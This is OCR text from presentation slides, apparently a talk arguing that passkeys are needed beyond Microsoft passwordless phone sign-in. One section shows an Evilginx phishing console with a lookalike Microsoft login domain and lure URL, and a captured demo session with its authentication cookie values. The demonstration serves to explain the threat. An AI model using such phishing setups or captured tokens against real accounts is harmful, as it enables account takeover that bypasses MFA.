
Password (preview)	Last updated: 4 months ago	Change
Microsoft Authenticator Push multi-factor authentication (MFA)	iPhone 13 Pro	Delete

Lost device? Sign out everywhere

Same Device Sign-in


10:28
Microsoft 365
Your documents and files in one app
Sign Up for Free
Sign In


Cross Device Sign-in



Sign in to your account
https://login.microsoft.com
Microsoft
Sign in
katy@woodgrove.com
No account? Create one!
Next
Sign-in options
Terms of Use
Privacy & Cookies
9:28 AM
10/6/2021


Why passkeys?

While we have Passwordless Phone Sign-in....

DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka










Adele Vance


Passwordless with PSI



DELL Technologies SquaredUp infinity INTERSTELLAR kpn Partner Network INSPARK cegeka


16:19
CompanyA
AdeleV@M365x482316.OnMicrosoft.com
Notifications enabled
You can use this device to approve notifications to verify your sign-ins
One-time password code
671 664
Enable phone sign-in
Change password
Update security info
Review recent activity


PowerShell
- -- Community Edition -- -
by Kuba Gretzky (@mrgretzky) version 3.3.0
[16:16:35] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[16:16:35] [inf] debug output enabled
[16:16:35] [inf] loading phishlets from: ./phishlets
[16:16:38] [inf] loading configuration from: C:\Users\JanBakker\.evilginx
[16:16:38] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
m365	enabled	visible	micros0ftonli...	
: lures get-url 0
https://login.micros0ftonline.com/lecJxGtE
:


Guest
New tab
Search or enter web address
You're browsing as a guest
As a guest, your browsing data is kept separate from the profiles on this device. Here's what happens when you close all windows you browsed as a guest:
Microsoft Edge won't save:
Your browsing history
Your download history
Cookies and site data
Microsoft Edge will save:
Files you download

: sessions 253


id	253
phishlet	m365
username	adelev@m365x341716.onmicrosoft.com
password	
tokens	captured
landing url	https://login.micros0ftonline.com/lecJxGtE
user-agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
remote ip	127.0.0.1
create time	2024-05-24 16:08
update time	2024-05-24 16:08

[cookies]

[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1748095805,"value":"0.AU4A22TlbX0IWUike5T6K2izp1tEZUfGMrBJg-Ydk3ZSdsoOAQU.AgABFwQAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P_xo6GHUD8aIHz1ofb9mFrvGBy4CVgQ3HMJAA7hzGYhzNCq5Qnj22VLYtaWrQnNjRzsWdFFokXAEgE55bWweTES8l0ZYX93f6MJPWob5Hceg-_qZ7TRyynZDyqAS5lvQn6u0ex6Ld30Nb5kAzxED9ulv75sW


[redacted]

31DTiKD-1CBld_hgNzJcJMCuRGZoDW0N9zT8gqJU6EsdrLTfgdUDcd5zYF22JP206v8dHBMFdxodd5P1j2hSsrfiFHT1DG4WW_Z_vEYZNqHo6pbBCiNvrG6S0X1xH5Z_8OEBBRi9PA88YTfM3DYVMF-WrXtpgWhx-ieR0vz0RfzxX-LNrK1U0l3NCKvEMu6s68FEBup1Vql1ZD3Hj0pvm0v1YycFUcZKJKV4LnGggmzFew4I6QVgKGWODsTlTv-gyr6GNCRbP1tQDm95hOmaFu6UIoAqJUztkA2A8RzTt9Id3zUtyeENw1TQtm6VR3r7FOeSNp6BtTEpKr2mHW9Qo8Xk9EtxNKS3OlUA","name":"ESTSAUTHPERSISTENT","httpOnly":true},{"path":"/","domain":"login.microsoftonline.com","expirationDate":1748095805,"value":"CAgABFgIAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P_mlGAUKR1KK4E_JD8Njv01RkOQ4wHy_V7WkIKdtgs3yRSw-iX25S-8i2plpmQe_bHvgteQYuRGjrWDl40WkWRsq4GULEcA5VjunC1bl_wlvBR92alrL_xUIEyd5I5HPdrUCLMIo3J6t6vUGPJ4QQuYpJVu8Q1ymRpQsPqTq1bpbkfeL9GBa4CqTJlWW0EyXra80_aLFCgUZJ13N2zN8KrsFwuk0tbQpk3fzHMSmH24uewGwjMSSQ2zrYO1JobsA62-WtxJpkzX","name":"SignInStateCookie","httpOnly":true}]

